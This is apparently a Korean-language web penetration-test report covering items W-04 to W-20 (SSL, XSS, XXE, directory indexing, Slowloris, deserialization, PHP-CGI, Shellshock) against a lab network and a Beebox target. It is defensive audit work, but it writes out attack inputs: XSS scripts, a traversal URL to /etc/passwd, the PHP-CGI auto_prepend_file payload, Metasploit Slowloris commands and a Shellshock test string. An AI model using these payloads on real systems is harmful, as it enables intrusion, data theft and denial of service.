if(!userId.matches(“[\\w\\s]\*”)||!userPw.matches(“[\\w]\*”)) {  throw new IllegalArgumentException(“Invalid input”);  } |   사용자가 특수문자를 입력하였을 경우에 Invalid input이라는 예외 메시지를 뿌려주고, 예외 처리를 해준다.  3. SQL Injection  Web Server에서 게시판을 확인 후 SQL Injection공격을 시도해 보았으나 모든 공격이 성립되지 않았다. 공격이 통하지 않아서 Web Server 게시판의 소스코드를 분석해 보았다.  1public void updateBoard(BoardBean bean) {  2        Connection con = null;  3        PreparedStatement pstmt = null;  4        String sql = null;  5        try {  6            con = pool.getConnection();  7            sql = "update tblBoard set name=?,subject=?,content=? where num=?";  8            pstmt = con.prepareStatement(sql);  9            pstmt.setString(1, bean.getName());  10            pstmt.setString(2, bean.getSubject());  11           pstmt.setString(3, bean.getContent());  12            pstmt.setInt(4, bean.getNum());  13            pstmt.executeUpdate();  14        } catch (Exception e) {  15            e.printStackTrace();  16        } finally {  17            pool.freeConnection(con, pstmt);  18        }  19    }  위의 함수에서 알 수 있듯이, SQL Injection공격이 통하지 않도록 prepareStatement함수를 쓰는 것을 확인할 수 있다. Statement와 prepareStatement 함수의 차이는 캐시 사용의 유무이다.  prepareStatement 함수는 객체를 캐시에 담아서 재사용하기 때문에 쿼리를 반복적으로 수행하지 않으므로, Injection 공격을 막을 수 있는 것이다.  사용하고자 하는 query에 미리 형식을 지정하여 지정된 형식의 데이터가 아니면 Query가 실행되지 않기 때문에 보안성을 크게 향상시킨다. | |
| 결과 | 양호 |

4.3. Broken Authenrication

|  |  |
| --- | --- |
| W-04 | 웹 > 2. Broken Authenrication > 1) 불충분한 인증 |
| 취약점 개요 | |
| 점검 내용 | 중요페이지 접근 시 추가 인증 요구 점검 |
| 점검 목적 | 중요 페이지 추가 인증으로 접근을 강화하여 불필요한 정보 노출 및 변조를 차단 |
| 보안 위협 | 중요 정보 페이지에 대한 인증 절차가 불충분할 경우 발생하는 취약점으로 권한 없는 사용자가 중요 정보 페이지에 접근하여 정보를 유출하거나 변조할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server(www.se.company/www/www or 1.1.1.21/www/www) |   1.인증 후 페이지에 패스워드 존재 여부 확인    패스워드나 아이디가 변수로 남지 않는다. | |
| 결과 | 양호 |
| W-05 | 웹 > 2. Broken Authenrication > 2) Insecure Login Forms |
| 취약점 개요 | |
| 점검 내용 | 안전하지 않은 로그인 형식을 사용하는지 점검 |
| 점검 목적 | 안전하지 않은 로그인 방식 변경 및 보안 대책 설정 |
| 보안 위협 | 공격자에 의해 계정을 탈취당할 수 있다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server(www.se.company/www/www or 1.1.1.21/www/www) |   1. Web페이지 코드 분석    분석 결과 로그인을 허용하는 구문이 없는 것을 확인할 수 있다.   |  |  |  | | --- | --- | --- | | **당사 Server (Owncloud)** | **취약한 Server (Beebox)** | | |  | |  | | 로그인 관련 구문이 없다. | | 로그인 관련 구문이 있다. | | |
| 결과 | 양호 |

4.4. Sensitive Data Exposure

|  |  |
| --- | --- |
| W-06 | 웹 > 3. Sensitive Data Exposure > 1) SSL 취약점(BEAST/CRIME/BREACH) |
| 취약점 개요 | |
| 점검 내용 | (1) SSL 및 TLS취약 버전을 사용 여부를 점검  (2) 인증서 및 암호화 통신의 적용을 점검 |
| 점검 목적 | 최신 버전의 SSL 및 TLS를 적용하여 알려진 위협에 대한 예방 |
| 보안 위협 | BEAST, CRIME, BREACH |
| 참고 | (1) BEAST(Browser Exploit Against SSL/TLS): CBC(암호 블록 체인)의 약점을 이용해 암호화된 세션에서 암호화되지 않은 일반 텍스트를 추출하는 공격 방식이다.  (2) CRIME(Compression Ration Into-Leak Mass Exploitation): HTTP의 압축의 취약점을 이용해 암호화된 HTTP 요청 패킷을 복구하여 쿠키를 훔쳐 세션을 가로채는 공격 기법  (3) BREACH(Browser Reconnaissance and Exfiltration via Adaptive Compression of Hypertext): HTTP의 압축의 취약점을 이용하여 HTTP 응답 패킷을 악용하는 공격 기법 |
| 점검 대상 및 판단 기준 | |
| 대상 | 모든 Server |
| 판단 기준 | 양호: SSL/TLS를 통한 패킷 암호화로 안전한 https 통신을 지원한다. |
| 취약: 패킷을 암호화하여 통신하지 않으며, SSL/TLS 통신 시 HTTP 압축 매커니즘을 지원한다. |
| 조치 방법 | SSL/TLS을 최신버전으로 패치 및 관리 |
| 점검 및 조치 사례 | |
| 1. O-saft를 통한 SSL의 정보 확인  # o-saft.pl [ +info | +check | +chipherall ] [target\_ip]:[Port]    2. sslscan을 통한 암호화 통신 여부 식별  # sslscan [target\_IP]:[port]      3. sslyze를 통한 https통신에서 SSL/TLS통신의 정상동작 및 취약점 테스트  # sslyze --regular [target\_IP]:[port]    위의 결과로 전체 Server들은 https 통신을 지원하지 않고 있으며 SSL/TLS 기능도 사용하지 않아 Server의 패킷이 통신과정에서 평문으로 노출되는 문제가 있다.  SSL 또는 TLS을 사용하고 있지 않기 때문에 해당 취약점에는 자유로우나, 암호화 Protocol을 사용하지 않는 것을 의미하므로 Server-Client 간 데이터들이 암호화되지 않은 상태로 이동하고 있다고 볼 수 있다. | |
| 결과 | 위험 |
| 조치 시 영향 | 최신버전의 TLS 사용을 권장하며 적용 시 Server에 미칠 수 있는 영향은 미비함. |

|  |  |
| --- | --- |
| W-07 | 웹 > 3. Sensitive Data Exposure > 2) Clear Text HTTP |
| 취약점 개요 | |
| 점검 내용 | HTTP 평문으로 전달되는 데이터에 대한 취약점 점검 |
| 점검 목적 | HTTP 평문으로 전달되는 데이터의 존재 유무를 확인하여 변조 가능성을 예방 |
| 보안 위협 | Server의 패킷을 확인하여 패킷의 변조를 시도한다. |
| 점검 대상 및 판단 기준 | |
| 대상 | Web Server |
| 판단 기준 | 양호: Web Server와 주고받는 패킷의 내용이 암호화되어있으며 패킷을 통하여 주고받는 데이터 변수 값을 변경할 수 없다. |
| 취약: Web Server와 주고받는 패킷의 내용이 암호화되지않으며 패킷을 통하여 주고받는 데이터 변수 값을 변경 할 수 있다. |
| 조치 방법 | SSL/TLS을 최신버전으로 패치 및 관리 |
| 점검 및 조치 사례 | |
| 1. Web Server에 로그인하는 과정의 패킷을 분석하여 패킷의 암호화 여부 확인    SSL 또는 TLS을 사용하고 있지 않기 때문에 해당 취약점에는 자유로우나, 암호화 Protocol을 사용하지 않는 것을 의미하므로 Server-Client 간 데이터들이 암호화되지 않은 상태로 이동하고 있다고 볼 수 있다. | |
| 결과 | 위험 |
| 조치 시 영향 | 최신버전의 TLS 사용을 권장하며 적용 시 Server에 미칠 수 있는 영향은 미비함 |

|  |  |
| --- | --- |
| W-08 | 웹 > 3. Sensitive Data Exposure > 3) Host Header Attack(Reset Poisoning) |
| 취약점 개요 | |
| 점검 내용 | HTTP 패킷을 중간에서 탈취, 호스트 헤더를 변조했을 때 정상 사이트 연결 여부 점검 |
| 점검 목적 | 호스트 헤더를 변조하여 패킷을 송신하여도 정상적인 데이터를 볼 수 있어야 한다. |
| 보안 위협 | 호스트 헤더를 참조하는 페이지에서 의도하지 않은 악의적인 사이트로 사용자를 연결할 수 있다. |
| 점검 대상 및 판단 기준 | |
| 대상 | 모든 Server |
| 판단 기준 | 양호: 호스트 헤더를 변조하여도 연결하는 페이지로의 정상적으로 연결 가능하다. |
| 취약: 호스트 헤더 변조 시 공격자가 원하는 페이지로 연결된다. |
| 조치 방법 | 호스트 헤더 사용을 자제하되, 부득이하게 사용시 호스트 헤더를 참조하는 값을 변수로 고정 사용 |
| 점검 및 조치 사례 | |
| 1. 현재 서버에서 호스트 헤더를 사용하는 컨텐츠가 없어 별도의 페이지 구현 시 테스트  추후 컨텐츠 구현 시 호스트 헤더를 사용한다면 호스트 헤더를 별도의 변수에 주소를 저장하여 사용할 것을 권장 | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| W-09 | 웹 > 3. Sensitive Data Exposure > 4) HTML Web Storage |
| 취약점 개요 | |
| 점검 내용 | (1) XSS Injection취약점을 이용한 Web Storage 저장 값 확인 여부  (2) Web Storage 저장값의 암호화 여부 확인 |
| 점검 목적 | Web Storage 저장 값의 범위 식별 및 암호화를 통한 저장 값 보호 |
| 보안 위협 | 사용정보 혹은 Web 페이지에서 사용되는 임시 저장값을 통해 데이터가 노출될 수 있다. |
| 점검 대상 및 판단 기준 | |
| 대상 | Web Server |
| 판단 기준 | 양호: 중요정보를 Web Storage에 저장하지 않으며 암호화를 통해 데이터를 보호한다. |
| 취약: 중요정보까지 Web Storage에 저장되며 데이터가 평문으로 노출된다. |
| 조치 방법 | Web Storage에 저장되는 데이터의 범위를 식별하고 Web Storage를 이용한다면 Session Storage를 통해 사용 후 데이터를 삭제하도록 한다. |
| 점검 및 조치 사례 | |
| 1. Web Storage 사용여부 확인      2. XSS Injection을 이용한 Web Storage 값 확인   |  | | --- | | <script> var str = ""; for(var key in localStorage) { str += "<br>" + key + " = " + localStorage.getItem(key); } document.write(str); </script> |   코드를 텍스트 박스가 있는 게시판에서 삽입 후 동작 확인    Web Storage를 사용하고 있지는 않으나, 텍스트 필드를 처리하는 공간에서 스크립트 사용을 허용하고 있어 해당 부분 조치 필요 | |
| 결과 | 위험 |
| 조치 시 영향 | 조치 시 성능에 미치는 영향 없음 |

4.5.XXE

|  |  |
| --- | --- |
| W-10 | 웹 > 4. XXE |
| 취약점 개요 | |
| 점검 내용 | (1) XML Parser에서 DOCTYPE 태그를 사용하지 않도록 설정되어있는지 확인 여부  (2) XML Paser에서 외부 Entity기능이 비활성화되어있는지 확인 여부 |
| 점검 목적 | XML의 DTD를 조작하여 외부 Entity를 사용할 때 발생하는 XML External Entity 공격 방지 및 보안 대책 설정 |
| 보안 위협 | 파일 URL 처리기, 패치되지 않은 Windows Server의 내부 SMB파일 공유, 내부 포Port 검색, 원격 코드 실행 및 Billion Laughs 공격과 같은 Dos 공격과 내부 파일 공개에 악용할 수 있다. |
| 점검 대상 및 판단 기준 | |
| 대상 | Owncloud (1.1.1.25, Apache/2.4.6 (CentOS), PHP/7.3.26) |
| 판단 기준 | 양호: DTD나 외부 ENTITY 관련 설정이 비활성화되어 Web에서 처리되지 않는다. |
| 취약: DTD나 외부 ENTITY 관련 설정이 활성화되어 Web에서 처리되어 내부 정보 탈취와 Dos 공격이 가능하다. |
| 조치 방법 | (1) XML Parser에서 DOCTYPE 태그를 사용하지 않도록 설정  (2) 코드상 DOCTPYE 태그를 포함하는 입력을 차단하도록 입력 검증을 사용  (3) XML Parser에서 외부 Entity를 금지  (4) Entity기능을 비활성화 |
| 점검 및 조치 사례 | |
| 1. 내부 파일 접근 시도  1) 당사 Server(OwnCloud)  - 상대경로(../)를 이용한 원하는 파일 액세스 접근 시도  - DTD나 외부 Entity 관련 설정이 비활성화되어 Web에서 처리되지 않는 것을 확인 가능    2) 취약 Server (Bee Box)  - Web Server 내부의 /etc/passwd 파일을 지정하는 외부 Entity를 선언하고, <login> 태그 값으로 해당 외부 Entity를 참조함으로써, /etc/passwd 파일 내용 확인 가능    2. DoS 공격  - XML Bomb 공격으로 하나의 Entity에 다른 Entity를 계속적으로 참조하여 관련 응용 프로그램의 부하를 일으키는 공격  1) 당사 Server(One Cloud)  - 이 공격 역시 DTD나 외부 Entity 설정이 비활성화되어 Web에서 처리되지 않는 것을 확인 가능    2) 취약 Server (Bee Box)  - 하나의 Entity에 다른 Entity를 계속적으로 참조하여 관련 응용 프로그램의 부하를 일으켜 서비스 제공 방해  - 30초가 지나도 응답을 출력하지 않음    XML Parser에서 DOCTYPE 태그와 외부 Entity기능이 Web에서 처리되지 않는 것을 확인 가능하며, 이는 최신 버전의 PHP의 적용 여부와 XXE 공격에 대한 보안 구축 여부를 확인할 수 있다. | |
| 결과 | 양호 1 양호 1 = 양호 |

4.6. Broken Access Control

|  |  |
| --- | --- |
| W-11 | 웹 > 5. Broken Access Control > 1) Directory Indexing |
| 취약점 개요 | |
| 점검 내용 | (1) Web Server 내 URL파라미터 입력을 통한 디렉터리 인덱싱 취약점 존재 여부 점검  (2) Web 퍼징 도구(dirbuster)를 이용한 디렉터리 스캔 |
| 점검 목적 | 디렉터리 인덱싱 취약점을 제거하여 특정 디렉터리 내 불필요한 파일 정보의 노출을 차단 |
| 보안 위협 | 해당 취약점이 존재할 경우 브라우저를 통해 특정 디렉터리 내 파일 리스트를 노출하여 응용시스템의 구조를 외부에 허용할 수 있고, 민감한 정보가 포함된 설정 파일 등이 노출될 경우 보안상 심각한 위험을 초래할 수 있다. |
| 점검 대상 및 판단 기준 | |
| 대상 | 모든 Server |
| 판단 기준 | 양호: 디렉터리 파일 리스트가 노출되지 않는다. |
| 취약: 디렉터리 파일 리스트가 노출된다. |
| 조치 방법 | Web Server 설정을 변경하여 디렉터리 파일 리스트가 노출되지 않도록 설정 |
| 점검 및 조치 사례 | |
| 1. URL 경로 중 확인하고자 하는 디렉터리까지만 주소 창에 입력하여 인덱싱 여부를 확인한다.  /icons/, /images/, /programs/, /pr/, /adm/, /files/, /download/, /attach/, /images/, /data/, %3f.jsp, ',', %2E, +, %2B, %2A, '\', %5C, ?, %3F, %20, %00 등 다양한 directory traversal에 취약한 각종 진단 구문을 사용하여 디렉터리 노출, 상위 경로로의 이동으로 Web 애플리케이션의 구조 파악, 민감한 정보를 조회할 수 있다.  2. Kali Linux에 내장된 Web 퍼징 툴인 dirbuster를 활용하여 디렉터리 스캐닝을 통해 인덱싱 여부를 확인한다.  3. 점검 대상: Web server(CentOS 7, 1.1.1.21/30)  1) URL파라미터 입력을 통한 디렉터리 인덱싱  URL: 1.1.1.21/www/www/ & <http://www.se.company.com/www/www/>      개발자 도구를 활용하여 /www/www/디렉터리 내에 파일들이 참조되고 있음을 확인    [www.se.company.com/www/www/../../../../../../../../../../../../../../etc/passwd](http://www.se.company.com/www/www/../../../../../../../../../../../../../../etc/passwd)를 통해 경로 이동을 시도    상위 경로로의 이동을 시도하였으나 www.se.company.com/etc/passwd로 치환되며 반응이 없다    URL 파라미터에 각종 진단 구문을 삽입하여 조회하였으나 HTTP 404 상태가 출력되며 대응되고 있음을 확인할 수 있다.  2) 웹 퍼징 도구(dirbuster)를 이용한 디렉터리 스캔    웹 퍼징(Fuzzing) 도구인 dirbuster로 “1.1.21:80”에 대한 디렉터리 스캐닝 중 7개의 디렉터리를 확인하였다.    /examples/는 /host-manager/, /manager/, /docs/와 더불어 불필요한 디렉터리로써 삭제가 요구되는 디렉터리이다.    위와 같이 리스팅된 항목들을 더 들어가보면 여러 애플리케이션 기능들에 접근할 수 있다.    dirbuster를 이용하여 Web Server URL인 http://1.1.1.21/www/www/ 경로를 확인해보면 하위 경로에 게시판 업로드 URL로 추측되는 경로가 보인다.    경로로 이동하면 로그인 없이 게시글을 업로드할 수 있으며 파일 업로드 또한 가능하다.    게시판에 정상적으로 업로드되는 것을 확인할 수 있다.  분석 결과: 취약  4. 점검 대상: Web Mail Server(Ubuntu18, 1.1.1.29/30)  URL: 1.1.1.29    개발자 도구를 이용하여 현재 위치 및 상위 디렉터리를 확인할 수 있다.    1.1.1.29/skins/디렉터리로 이동하니 디렉터리들이 리스팅되는 것을 확인할 수 있다.    뿐만 아니라 /program/, /bin/ 등 다른 디렉터리도 노출되는 것을 확인할 수 있다.  분석 결과: 취약  5. 점검 대상: Web Hard Server(CentOS 8, 1.1.1.29/30)    당사 Web Hard Server 1.1.25/icons/디렉터리도 노출되고 있음을 확인할 수 있다.  분석 결과: 취약  6. 점검 대상: Monitoring Server(CentOS 8, 1.1.33/30)    Monitoring Server도 /icons/디렉터리가 노출됨을 확인할 수 있다  분석 결과: 취약  7. 점검 대상: LDAP Server(CentOS 7, 1.1.1.53/30)    개발자 도구를 이용하여 메인 페이지에 사용된 이미지들의 위치를 확인할 수 있다.    해당 디렉터리로 이동하니 리스팅되는 것을 확인할 수 있다.    이외에도 /tools/, /templates/, /doc/등 여러 디렉터리가 노출됨을 확인할 수 있다.  분석 결과: 취약  8. 점검 대상: Nextcloud Server(CentOS 8, 1.1.1.73/30)    개발자 도구로 확인하면 /core/img/actions/경로를 확인할 수 있다    상위 디렉터리인 /core/로 이동하여 리스팅되는 것을 확인할 수 있다  분석 결과 : 취약  Web Server 설치 시 default로 생성되는 디렉터리들에 대한 관리 및 조치가 시급하다.  ■ 보안 설정 방법  Web Server 환경설정에서 디렉터리 인덱싱 기능 제거  ■ Web Server별 상세 설정  - Apache   |  |  | | --- | --- | | Httpd.conf 파일 내 DocumentRoot 항목의 Options에서 Indexes(해당 디렉터리 파일 목록 열람 지시자) 제거 | | | 설정 전 | 설정 후 | | *<Directory “/var/www/html”>*  *Options Indexes*  *</Directory>* | *<Directory “/var/www/html”>*  *Options*  *</Directory>* |   - IIS   |  |  | | --- | --- | | IIS 7.0 | IIS 7.5/8.0 | | 설정 -> 제어판 -> 관리도구 -> “인터넷 서비스 관리자: 선택 후 해당 웹 사이트에서 우클릭 후 등록 정보 -> [홈 디렉터리] 탭 -> [디렉터리 검색] 체크 해제 | IIS(인터넷 정보 서비스) 관리자 -> [해당 웹 사이트] -> [IIS] -> [디렉터리 검색] 선택  우측의 [사용 안 함] 버튼을 눌러 비활성화 |   ■ %3f.sjp 취약점 제거  웹 서버를 Apache로 사용한다면 아래와 같이 설정하여 %3f.jsp 문자를 필터링 해야 하며 Resin이나 Tomcat을 사용한다면 최신 버전으로 업그레이드해야한다.   |  | | --- | | *<LocationMatch “/(%3f|\?)\.jsp”>*  *AllowOverride None*  *Deny from all*  *</LocationMatch>* | | |
| 조치 시 영향 | 일반적인 경우 영향 없음 |

4.7. Security Misconfiguration

|  |  |
| --- | --- |
| W-14 | 웹 > 6. Security Misconfiguration > 1) Denial of Service(Slow HTTP DoS) |
| 취약점 개요 | |
| 점검 내용 | DoS 공격에 대응을 하고 있는 지 여부 확인 |
| 점검 목적 | Slowloris 공격 방지 및 보안대책 설정 |
| 보안 위협 | Web Server에 대한 DoS 공격 가능 |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7(1.1.1.21/30) Web Server |
| 판단 기준 | 양호: 공격에 대한 보안 대책이 설정되어 Web Server 서비스 공급이 원활하다. |
| 취약: 보안 대책이 설정되지 않아 Web Server의 정상적인 운영이 불가능하다. |
| 조치 방법 | (1) Timeout 설정 변경  (2) Iptables의 connection limit(커넥션 제한) 설정 |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Sever (www.se.company/www/www or 1.1.1.21/www/www) |   1. Slowloris 공격 실행(공격 PC)  # msfdb start # msfconsole  msf6 > search slowloris    msf6 > use auxiliary/dos/http/slowloris    msf6 > show options  텍스트, 검은색, 스크린샷이(가) 표시된 사진  자동 생성된 설명  msf6 > set rhost 1.1.1.21(Web Server IP)    msf6 > exploit  텍스트이(가) 표시된 사진  자동 생성된 설명  2. WireShark로 패킷 확인  테이블이(가) 표시된 사진  자동 생성된 설명  위와 같이 패킷의 마지막 부분에 0d 0a 0d 0a가 아닌 0d 0a만 있는 것을 확인할 수 있다. 즉 Server는 Client와의 연결을 계속 유지해 공격에 취약한 것을 확인할 수 있다. | |
| 결과 | 취약 |
| 조치 시 영향 | 영향 없음 |

4.8. XSS

|  |  |
| --- | --- |
| W-15 | 웹 > 7. XSS |
| 취약점 개요 | |
| 점검 내용 | Web 페이지 내 XSS 공격에 대응을 하고 있는 지 점검한다. |
| 점검 목적 | Web 페이지 내 XSS 취약점을 제거하여 악성 스크립트의 실행 차단 |
| 보안 위협 | Web 웹사이트 관리자가 아닌 공격자가 웹 페이지에 악성 스크립트를 삽입하여 게시글이나 이메일을 읽는 사용자의 쿠키(세션)를 도용하거나 악성코드(URL Redirect)를 유포할 수 있다. |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7(1.1.1.21/30), Web Server |
| 판단 기준 | 양호: 사용자 입력 인수 값에 대한 검증 및 필터링이 이루어진다. |
| 취약: 사용자 입력 값에 대한 검증 및 필터링이 이루어지지 않으며, HTML 코드가 입력 실행된다. |
| 조치 방법 | (1) 입・출력 값을 검증하거나 무효화시킨다.  (2) AntiXSS를 적용한다. |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Sever(www.se.company.com/www/www/) |  |  |  | | --- | --- | | XSS에  취약한  페이지 유형 | (1) HTML을 지원하는 게시판  (2) Search Page  (3) Join from Page  (4) Referer를 이용하는 Page  (5) 그 외 사용자로부터 입력받아 화면에 출력하는 모든 페이지에서 발생 가능 | | XSS를  유발할 수 있는  스크립트 | <script> … </script>  <img src = “javascript:… . .”>  <div style=”background-image:url(javascript…)”></div>  <embed>…</embed>  <iframe></iframe> |   1. XSS 취약점 분석  1) 게시글 제목과 내용에 스크립트 삽입      🡪 쿠키정보는 획득 불가  2) 검색창에 스크립트 삽입  "}]}';</script><script>prompt('Please enter your password.')</script><script>    해당 Server는 스크립트 삽입이 가능하지만 쿠키(세션) 정보를 획득할 수 없으므로 보안대책이 잘 구축되어 있다. | |
| 결과 | 양호 |

4.9. Insecure Deserialization

|  |  |
| --- | --- |
| W-16 | 웹 > 8. Insecure Deserialization |
| 취약점 개요 | |
| 점검 내용 | Apache Tomcat에서 공격자가 생성한 세션 파일이 역직렬화 되어 RCE(Remote Code Execution)를 수행할 수 있는지 여부 |
| 점검 목적 | 역직렬화를 이용한 파일 업로드 취약점이 존재하는지 확인 |
| 보안 위협 | 역직렬화를 이용한 파일 업로드로 파일 정보 및 쉘 권한 등 탈취 위험이 있다. |
| 참고 | (1) Serialization(직렬화)란 Java프로그램에서 특정 class의 현재 인스턴스 상태를 다른 서버로 전달하기 위해서 그 class의 인스턴스 정보를 Byte Code로 복사하는 작업을 말한다.  (2) 이 Byte Code로부터 다시 객체를 불러오는 작업을 Deserialization이라고 한다.  (3) Serialization에 사용되는 Class 및 Method, Java.io.ObjectOutputStream 과 writeObject(Object obj),  Deserialization에 사용되는 Class 및 Method, Java.io.ObjectInputStream 과 readObject()  (4) Apache Tomcat Server에서 세션파일로 역직렬화 되어 RCE를 수행하기 위해서는 4가지 전제가 필요하다.  ① Server의 PersistenceManager가 Frilestore를 사용하도록 설정된 경우(세션 파일 저장 가능)  ② PersistenceManager의 sessionAttributeValueClassNameFilter 항목이 “null”로 설정되거나 공격자가 제공한 객체의 검증이 미흡한 경우(개체 클래스의 제한이 없음)  ③ 파일 업로드 취약점이 존재하여, session파일을 업로드할 수 있는 경우  ④ FileStore 세션 저장 위치를 알고 있는 경우 |
| 점검 및 조치 사례 | |
| |  |  | | --- | --- | | OS별 점검 파일 위치 및 점검 방법 | | | 공격 PC | kali-linux-2020.4-vmware-amd64 | | 대상 Server | Web Server(1.1.21/30) |   1. Burpsuit를 이용하여 해당 Web Server의 직렬화 데이터 전송 여부 확인     * Response 되는 메시지의 Hex 값을 확인 했을 때 Connection:close으로 헤더가 끝나고 body가 시작 되는 부분이 ac ed 00 05 패턴이여야 직렬화 한 데이터를 받고 있는 것이나 해당 Web Server는 그렇지 않다.   2. 파일 업로드 기능을 통해 생성한 세션 파일을 업로드한다.    요청 시 전달 한 경로의 세션 파일을 메모리로 가져오기 위해 공격코드가 포함된 세션 파일이 역직렬화 하면서 Server 내에서 공격코드가 실행되어야 하나, 직렬화 한 데이터를 주고받지 않고 있고 Tomcat의 conconte.xml 파일에서 Session Mabagement가 PersistenManager로 설정되어 있지 않아 공격코드 실행 전 세션 파일로 인한 오류 자체가 뜨지 않았기에, 공격코드의 미실행을 확인할 수 있다. | |
| 결과 | 양호 |

4.10. Using Components with Known Vulnerabilities

|  |  |
| --- | --- |
| W-17 | 웹 > 9. Known Vulnerabilites > 1) PHP CGI Remote Code Execution |
| 취약점 개요 | |
| 점검 내용 | (1) PHP 최신버전 활용 여부 확인  (2) sapi/cgi/chi\_main.c에서 CGI 스크립트가 질의 문자열을 제대로 처리하는지 여부 확인 |
| 점검 목적 | PHP CGI 취약점을 이용한 Remote Code Exectuon 공격 방지 및 보안대책 설정 |
| 보안 위협 | Server, Client의 정보를 탈취할 수 있으며, exploit시 리버스 쉘을 통한 쉘 권한을 탈취할 수 있다. |
| 점검 및 조치 사례 | |
| 1. Web Server 분석  # nikto -host [server ip]    # whatweb [server ip]    # nmap -sV [server ip]     |  |  | | --- | --- | | Web Server | 1.1.1.21, Apache/2.4.6 (CentOS), mod\_jk/1.2.48 , JSP engine 1.1 | | Owncloud | 1.1.1.25, Apache/2.4.6 (CentOS), PHP/7.3.26 | | DB Server | 1.1.1.41, Apache/2.4.29 (Ubuntu 18.04), mysql 5.5.5-10.1.47-MariaDB | | LDAP Server | 1.1.1.53, Apache httpd 2.4.29 (Ubuntu), OpenLDAP 2.2.X-2.3.XPI |   분석 결과 Owncloud Server에서 php를 사용하는 것을 확인하였다. 버전은 7.3.26 이며, 21.01.07에 업데이트 된 최신버전임을 확인할 수 있다.    2. CGI 스크립트가 질의 문자열을 제대로 처리하는지 여부 확인 (취약한 Server와 비교)   |  |  | | --- | --- | | 당사 Server (OwnCloud) | 취약한 Server (Beebox) | | 1) Burpsuite를 활용한 패킷 조작 => /etc/passwd 파일 접근 시도 | | | => 내부 파일 접근 실패 | => 내부 파일 접근 성공 | | 2) PHP-CGI 취약점을 활용하여 URL을 통한 내부 파일 접근 시도 < URL 뒤에 ?-d+auto\_prepend\_file%3d/etc/passwd 추가 > | | | => 유저 로그인 여부에 상관없이, 본래 페이지로 리다이렉트 된다. URL을 이용하여 내부 디렉토리 접근을 위하여 다양한 시도를 했으나 정상적으로 차단되어 있음. | => 내부 파일 접근 성공 | | 3) 익스플로잇을 통한 쉘 권한 탈취 시도 | | | => 익스플로잇 불가 (취약점 발견되지 않음) | => PHP-CGI 취약점을 통해 쉘 권한 탈취 성공 |   해당 Server는 최신버전의 PHP이 적용되어 있으며, PHP CGI Remote Code Execution에 대한 보안대책이 잘 구축되어 있다. | |
| 결과 | 양호 1 양호 1 = 양호 |

|  |  |
| --- | --- |
| W-18 | 웹 > 9. Known Vulnerabilites > 2) Shellshock Vulnerability |
| 취약점 개요 | |
| 점검 내용 | (1) 취약점을 내포한 Bash 구 버전 사용 여부 확인 (Bash-4.2.45-5.el7\_0.2 이하)  (2) ShellShock Attack 적용 가능 여부 확인 |
| 점검 목적 | Bash Shell 취약점을 이용한 ShellShock Attack 가능성 여부 점검 및 보안 대책 강구 |
| 보안 위협 | 취약한 Bash를 이용, 임의의 명령어를 삽입하여 원하는 명령을 수행하여 리버스 쉘을 탈취할 수 있다. |
| 점검 및 조치 사례 | |
| 1. 당사 Web Server Bash 버전 확인    취약점 버전은 Bash-4.2.45 이하 버전으로, 당사가 사용하는 bash는 해당되지 않는다.  2. 당사 Web Server Bash 취약점 유무 확인  Env는 빌트인 명령어로, 환경변수를 보여주거나 설정 혹은 삭제하는 명령어이다. 이를 이용하여 다음과 같은 명령어 구성을 통해 간단하게 Bash Shell 취약점 여부를 확인할 수 있다.  env var=’() { :;}; echo 1234’ bash -c “echo test”  다음 명령어를 사용할 경우 본래는 test 만 출력되어야 한다. 그러나 해당 취약점이 있는 경우, echo 1234까지 동시에 출력이 되며 공격자는 이를 활용하여 이 부분에 cat /etc/passwd 같은 임의의 명령어를 삽입하여 내부 데이터를 탈취할 수 있게 된다.   |  |  | | --- | --- | | 당사Bash Shell 대상 테스트 (Web server) | 취약점이 있는 Bash Shell 테스트 (bee-box) | |  |  |   당사의 Bash Shell 대상 취약점 테스트 결과 이상 없음.  ※ 우측 (bee-box)과 같이 취약점이 발견되면 다른 명령어를 삽입하여 정보 탈취가 가능하다. | |
| 결과 | 양호1 양호 1 양호 |

|  |  |
| --- | --- |
| W-19 | 웹 > 9. Known Vulnerabilites > 3) PHP EVAL Function + PHP Injection |
| 취약점 개요 | |
| 점검 내용 | (1) eval 함수 사용 및 취약점 보완 여부 확인  (2) Injection 방지를 위한 예외처리 여부 확인 |
| 점검 목적 | PHP Eval 함수의 취약점을 이용한 PHP Injection 공격 방지 |
| 보안 위협 | 함수의 취약점을 이용, 공격자가 원하는 명령어의 결과값을 출력하여 정보를 탈취할 수 있다. |
| 점검 및 조치 사례 | |
| 1. Eval 함수 사용 여부 확인 (서버 구성 소스코드 검사)  Web Server 소스코드 경로: /usr/share/tomcat/webapps/www | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| W-20 | 웹 > 9. Known Vulnerabilites > 4) Hearbleed Vulnerability |
| 취약점 개요 | |
| 점검 내용 | (1) 사용중인 TSL(SSL) 버전 확인 – 취약한 하위버전 사용여부 점검  (2) Heartbeat 관련 취약점을 이용한 Heartbleed 공격이 가능한지 여부 점검 |
| 점검 목적 | OpenSSL 취약점을 이용한 Heartbleed 공격 방지 |
| 보안 위협 | 취약점을 이용하여 서버의 내부 정보를 탈취할 수 있다. |
